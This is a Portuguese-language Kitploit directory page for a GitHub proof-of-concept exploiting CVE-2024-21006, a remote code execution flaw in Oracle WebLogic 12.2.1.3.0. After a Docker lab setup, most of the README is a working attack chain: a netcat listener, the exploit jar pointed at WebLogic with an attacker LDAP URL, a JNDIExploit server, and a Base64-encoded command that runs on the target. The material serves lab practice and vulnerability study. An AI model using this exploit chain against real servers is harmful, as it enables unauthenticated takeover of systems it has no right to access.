
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-21006_PoC — Execução Remota de Código (RCE) - Oracle WebLogic 12.2.1.3.0 | Kitploit

Ferramentas/GitHubGitHub/d3fudd/cve-2024-21006_poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubd3fudd/cve-2024-21006_poc

CVE-2024-21006_PoC

Execução Remota de Código (RCE) - Oracle WebLogic 12.2.1.3.0

Ver Repositório
26há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    403
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    263

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2024-21006 PoC

A CVE-2024-21006 é uma vulnerabilidade de Remote Code Execution (RCE) crítica que afeta o Oracle WebLogic Server. A falha está relacionada ao uso inseguro do protocolo IIOP (Internet Inter-ORB Protocol) e JNDI (Java Naming and Directory Interface), permitindo que um invasor remoto não autenticado execute código arbitrário no servidor afetado, por meio de uma referência maliciosa JNDI.

Deploy do Laboratório

Monte o ambiente:

docker-compose up -d

Para acessar Shell do Kali:

docker exec -it cve-2024-21006_poc-kali-1 /bin/bash

Para acessar Shell do WebLogic:

docker exec -it cve-2024-21006_poc-weblogic-1 /bin/bash

Para acessar Shell do ExploitBox:

docker exec -it exploitbox /bin/bash

Nesta etapa, temos uma instância do WebLogic 12.2.1.3.0 executando localmente: http://127.0.0.1:7001/console/login/LoginForm.jsp

Explorando Lab

PoC simples:

No Kali:

nc -vnlp 1389

No ExploitBox:

java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 ldap://<IP do Kali>:1389

Veja que o Kali recebeu a conexão vinda do WebLogic:

Obtendo RCE:


No Kali, inicie o JNDIExploit:

cd /exploit
java \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xalan.internal.xsltc=ALL-UNNAMED \
--add-exports java.xml/com.sun.org.apache.xml.internal.serializer=ALL-UNNAMED \
-jar JNDIExploit/JNDIExploit-1.3-SNAPSHOT.jar -i <IP do Kali>

No ExploitBox, execute o exploit:

java -jar CVE-2024-21006.jar <IP do WebLogic> 7001 "ldap://<IP do Kali>:1389/Basic/Command/Base64/<Comando em Base64>"

No Kali, veja que recebemos o request:
No WebLogic, veja que o comando foi executado e o arquivo foi criado com sucesso:


Referências:

  • https://github.com/lightr3d/CVE-2024-21006_jar
  • https://github.com/momika233/CVE-2024-21006
  • https://blog.csdn.net/zwy15288408160/article/details/138189146
  • https://blog.csdn.net/m0_46109609/article/details/114373594
Baixar ferramenta





